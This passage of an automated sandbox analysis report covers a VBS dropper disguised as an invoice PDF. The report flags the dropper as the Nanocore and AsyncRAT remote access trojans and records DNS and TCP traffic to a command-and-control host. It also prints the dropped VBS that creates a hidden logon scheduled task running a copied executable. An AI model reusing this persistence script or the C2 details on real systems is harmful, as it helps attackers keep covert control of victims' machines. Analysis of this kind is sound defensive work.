May 4, 2021 19:11:26.709850073 CEST	49758	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:26.894299984 CEST	11940	49758	191.96.25.26	192.168.2.6
May 4, 2021 19:11:27.413050890 CEST	49758	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:27.596800089 CEST	11940	49758	191.96.25.26	192.168.2.6
May 4, 2021 19:11:31.610606909 CEST	49760	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:31.794442892 CEST	11940	49760	191.96.25.26	192.168.2.6
May 4, 2021 19:11:32.322751045 CEST	49760	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:32.506926060 CEST	11940	49760	191.96.25.26	192.168.2.6
May 4, 2021 19:11:33.009179115 CEST	49760	11940	192.168.2.6	191.96.25.26

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:09:35.166640043 CEST	54513	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:35.226166964 CEST	53	54513	8.8.8.8	192.168.2.6
May 4, 2021 19:09:36.041585922 CEST	62044	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:36.066652060 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:36.090827942 CEST	53	62044	8.8.8.8	192.168.2.6
May 4, 2021 19:09:36.130598068 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 19:09:37.244179010 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:37.292851925 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 19:09:38.124545097 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:38.173890114 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 19:09:39.295962095 CEST	60342	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:39.347642899 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 19:09:40.401742935 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:40.451777935 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 19:09:41.416285992 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:41.467761993 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 19:09:41.859519005 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:41.908530951 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 19:09:42.248583078 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:42.300246954 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 19:09:43.165975094 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:43.220256090 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 19:09:45.722426891 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:45.772176027 CEST	53	56061	8.8.8.8	192.168.2.6
May 4, 2021 19:09:46.677294970 CEST	58336	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:46.734442949 CEST	53	58336	8.8.8.8	192.168.2.6
May 4, 2021 19:09:47.388607979 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:48.446315050 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:48.565787077 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:48.614599943 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 19:09:49.476988077 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:49.713926077 CEST	52811	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:09:49.765503883 CEST	53	52811	8.8.8.8	192.168.2.6
May 4, 2021 19:09:51.422622919 CEST	55299	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:51.474486113 CEST	53	55299	8.8.8.8	192.168.2.6
May 4, 2021 19:09:51.483484030 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:51.643963099 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 19:09:51.927154064 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 19:09:52.382672071 CEST	63745	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:52.431269884 CEST	53	63745	8.8.8.8	192.168.2.6
May 4, 2021 19:09:52.613918066 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 19:09:53.393827915 CEST	50055	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:53.442527056 CEST	53	50055	8.8.8.8	192.168.2.6
May 4, 2021 19:09:53.652007103 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 19:09:54.367537975 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:54.416326046 CEST	53	61374	8.8.8.8	192.168.2.6
May 4, 2021 19:09:57.843883038 CEST	50339	53	192.168.2.6	8.8.8.8
May 4, 2021 19:09:57.901256084 CEST	53	50339	8.8.8.8	192.168.2.6
May 4, 2021 19:10:09.150386095 CEST	63307	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:09.302356005 CEST	53	63307	8.8.8.8	192.168.2.6
May 4, 2021 19:10:10.029165983 CEST	49694	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:10.077960014 CEST	53	49694	8.8.8.8	192.168.2.6
May 4, 2021 19:10:14.043780088 CEST	54982	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:14.102976084 CEST	53	54982	8.8.8.8	192.168.2.6
May 4, 2021 19:10:30.211396933 CEST	50010	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:30.262897968 CEST	53	50010	8.8.8.8	192.168.2.6
May 4, 2021 19:10:32.124850988 CEST	63718	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:32.284786940 CEST	53	63718	8.8.8.8	192.168.2.6
May 4, 2021 19:10:32.749340057 CEST	62116	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:32.874445915 CEST	53	62116	8.8.8.8	192.168.2.6
May 4, 2021 19:10:33.930727005 CEST	63816	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:34.048940897 CEST	53	63816	8.8.8.8	192.168.2.6
May 4, 2021 19:10:36.912386894 CEST	55014	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:36.970125914 CEST	53	55014	8.8.8.8	192.168.2.6
May 4, 2021 19:10:37.764956951 CEST	62208	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:37.832662106 CEST	53	62208	8.8.8.8	192.168.2.6
May 4, 2021 19:10:38.024754047 CEST	57574	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:38.135011911 CEST	53	57574	8.8.8.8	192.168.2.6
May 4, 2021 19:10:38.339664936 CEST	51818	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:38.388328075 CEST	53	51818	8.8.8.8	192.168.2.6
May 4, 2021 19:10:38.754163027 CEST	56628	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:38.814485073 CEST	53	56628	8.8.8.8	192.168.2.6
May 4, 2021 19:10:40.104118109 CEST	60778	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:40.152796984 CEST	53	60778	8.8.8.8	192.168.2.6
May 4, 2021 19:10:40.631432056 CEST	53799	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:40.691595078 CEST	53	53799	8.8.8.8	192.168.2.6
May 4, 2021 19:10:41.433511972 CEST	54683	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:41.486386061 CEST	53	54683	8.8.8.8	192.168.2.6
May 4, 2021 19:10:43.340945005 CEST	59329	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:43.398149967 CEST	53	59329	8.8.8.8	192.168.2.6
May 4, 2021 19:10:44.105753899 CEST	64021	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:44.166434050 CEST	53	64021	8.8.8.8	192.168.2.6
May 4, 2021 19:10:44.418627977 CEST	56129	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:44.475996017 CEST	53	56129	8.8.8.8	192.168.2.6
May 4, 2021 19:10:47.745666981 CEST	58177	53	192.168.2.6	8.8.8.8
May 4, 2021 19:10:47.806412935 CEST	53	58177	8.8.8.8	192.168.2.6
May 4, 2021 19:11:07.055581093 CEST	50700	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:07.113138914 CEST	53	50700	8.8.8.8	192.168.2.6
May 4, 2021 19:11:13.231501102 CEST	54069	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:13.282305002 CEST	53	54069	8.8.8.8	192.168.2.6
May 4, 2021 19:11:14.340991974 CEST	61178	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:14.398482084 CEST	53	61178	8.8.8.8	192.168.2.6
May 4, 2021 19:11:19.050941944 CEST	57017	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:19.108181953 CEST	53	57017	8.8.8.8	192.168.2.6
May 4, 2021 19:11:19.917026997 CEST	56327	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:19.966650009 CEST	53	56327	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:11:27.702534914 CEST	50243	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:27.774426937 CEST	53	50243	8.8.8.8	192.168.2.6
May 4, 2021 19:11:34.072407007 CEST	62055	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:34.134166002 CEST	53	62055	8.8.8.8	192.168.2.6
May 4, 2021 19:11:39.420672894 CEST	61249	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:39.478065014 CEST	53	61249	8.8.8.8	192.168.2.6
May 4, 2021 19:11:43.058330059 CEST	65252	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:43.115463972 CEST	53	65252	8.8.8.8	192.168.2.6
May 4, 2021 19:11:44.819533110 CEST	64367	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:44.879615068 CEST	53	64367	8.8.8.8	192.168.2.6
May 4, 2021 19:11:51.660826921 CEST	55066	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:51.930774927 CEST	60211	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:52.674628973 CEST	55066	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:52.723125935 CEST	53	55066	8.8.8.8	192.168.2.6
May 4, 2021 19:11:52.940547943 CEST	60211	53	192.168.2.6	8.8.8.8
May 4, 2021 19:11:52.997445107 CEST	53	60211	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 4, 2021 19:09:51.927237034 CEST	192.168.2.6	8.8.8.8	d008	(Port unreachable)	Destination Unreachable
May 4, 2021 19:09:52.614087105 CEST	192.168.2.6	8.8.8.8	d008	(Port unreachable)	Destination Unreachable
May 4, 2021 19:09:53.652129889 CEST	192.168.2.6	8.8.8.8	d008	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 19:09:47.388607979 CEST	192.168.2.6	8.8.8.8	0x1f2a	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:09:48.446315050 CEST	192.168.2.6	8.8.8.8	0x1f2a	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:09:49.476988077 CEST	192.168.2.6	8.8.8.8	0x1f2a	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:09:51.483484030 CEST	192.168.2.6	8.8.8.8	0x1f2a	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:09:57.843883038 CEST	192.168.2.6	8.8.8.8	0xa655	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:10:09.150386095 CEST	192.168.2.6	8.8.8.8	0x6c53	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:10:32.124850988 CEST	192.168.2.6	8.8.8.8	0xb54c	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:10:38.339664936 CEST	192.168.2.6	8.8.8.8	0x7013	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:10:44.418627977 CEST	192.168.2.6	8.8.8.8	0xae48	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:07.055581093 CEST	192.168.2.6	8.8.8.8	0x8756	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:13.231501102 CEST	192.168.2.6	8.8.8.8	0x7be	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:19.050941944 CEST	192.168.2.6	8.8.8.8	0xbae2	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:34.072407007 CEST	192.168.2.6	8.8.8.8	0x2258	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:39.420672894 CEST	192.168.2.6	8.8.8.8	0xf9f0	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:43.058330059 CEST	192.168.2.6	8.8.8.8	0x9541	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:44.819533110 CEST	192.168.2.6	8.8.8.8	0x645d	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:51.660826921 CEST	192.168.2.6	8.8.8.8	0xeab6	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:51.930774927 CEST	192.168.2.6	8.8.8.8	0x4cd3	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:52.674628973 CEST	192.168.2.6	8.8.8.8	0xeab6	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)
May 4, 2021 19:11:52.940547943 CEST	192.168.2.6	8.8.8.8	0x4cd3	Standard query (0)	sys2021.linkpc.net	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 19:09:51.643963099 CEST	8.8.8.8	192.168.2.6	0x1f2a	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:09:51.927154064 CEST	8.8.8.8	192.168.2.6	0x1f2a	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:09:52.613918066 CEST	8.8.8.8	192.168.2.6	0x1f2a	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:09:53.652007103 CEST	8.8.8.8	192.168.2.6	0x1f2a	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:09:57.901256084 CEST	8.8.8.8	192.168.2.6	0xa655	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:10:09.302356005 CEST	8.8.8.8	192.168.2.6	0x6c53	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:10:32.284786940 CEST	8.8.8.8	192.168.2.6	0xb54c	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:10:38.388328075 CEST	8.8.8.8	192.168.2.6	0x7013	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:10:44.475996017 CEST	8.8.8.8	192.168.2.6	0xae48	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:07.113138914 CEST	8.8.8.8	192.168.2.6	0x8756	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:13.282305002 CEST	8.8.8.8	192.168.2.6	0x7be	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:19.108181953 CEST	8.8.8.8	192.168.2.6	0xbae2	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:34.134166002 CEST	8.8.8.8	192.168.2.6	0x2258	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:39.478065014 CEST	8.8.8.8	192.168.2.6	0xf9f0	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:43.115463972 CEST	8.8.8.8	192.168.2.6	0x9541	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:44.879615068 CEST	8.8.8.8	192.168.2.6	0x645d	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:52.723125935 CEST	8.8.8.8	192.168.2.6	0xeab6	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)
May 4, 2021 19:11:52.997445107 CEST	8.8.8.8	192.168.2.6	0x4cd3	No error (0)	sys2021.linkpc.net		79.137.109.121	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

● wscript.exe
● ame.exe



System Behavior

Analysis Process: wscript.exe PID: 6428 Parent PID: 3440

General

Start time:	19:09:42
Start date:	04/05/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Invoice No F1019855_PDF.vbs'
Imagebase:	0x7ff6f47f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000003.325858053.0000016C141F0000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.336048094.0000016C170D0000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000001.00000003.325883789.0000016C16535000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000003.326079423.0000016C173D1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000003.326079423.0000016C173D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000003.326079423.0000016C173D1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000003.326100601.0000016C165FC000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000001.00000003.326100601.0000016C165FC000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000001.00000003.325568596.0000016C16534000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ame.exe PID: 6592 Parent PID: 6428

General

Start time:	19:09:44
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Local\Temp\ame.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Local\Temp\ame.exe'
Imagebase:	0x500000
File size:	121856 bytes
MD5 hash:	F7F64EC1756119F19D52FB140E22382F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000003.00000002.547269938.0000000012956000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000003.00000000.329227770.0000000000502000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000003.00000002.533753846.0000000000502000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\ame.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 62%, Virustotal, Browse • Detection: 76%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62AEF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62AEF1E9	unknown
C:\Users\user\AppData\Roaming\Notepads.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61816FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFD6181F0F1	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61816FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\ame.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD62F586ED	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs	success or wait	1	7FFD6181F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Notepads.exe	unknown	121856	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b2 8d 28 f1 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 d2 01 00 00 08 00 00 00 00 00 00 ee f1 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 02 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......PE..L..... (..........."...0................. ....@.. ....@ ....@.................	success or wait	1	7FFD6181B526	WriteFile
C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs	unknown	221	53 65 74 20 77 73 68 53 68 65 6c 6c 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 0d 72 65 74 20 3d 20 77 73 68 53 68 65 6c 6c 2e 52 75 6e 20 28 22 73 63 68 74 61 73 6b 73 20 2f 63 72 65 61 74 65 20 2f 73 63 20 6f 6e 6c 6f 67 6f 6e 20 2f 72 6c 20 68 69 67 68 65 73 74 20 2f 74 6e 20 4e 6f 74 65 70 61 64 73 2e 65 78 65 20 2f 74 72 20 22 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 4e 6f 74 65 70 61 64 73 2e 65 78 65 22 2c 20 30 2c 20 46 61 6c 73 65 29	Set wshShell = CreateObject("Wscr ipt.Shell") ..ret = wshShell.Run (" schtasks /create /sc onlogon /rl highest /tn Notepads.exe /tr ""C:\Users\user\AppData\R oaming\Notepads.exe", 0, False)	success or wait	1	7FFD6181B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\ame.exe.log	unknown	654	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0	success or wait	1	7FFD62F58769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629C2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD629BB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD62A912E7	ReadFile
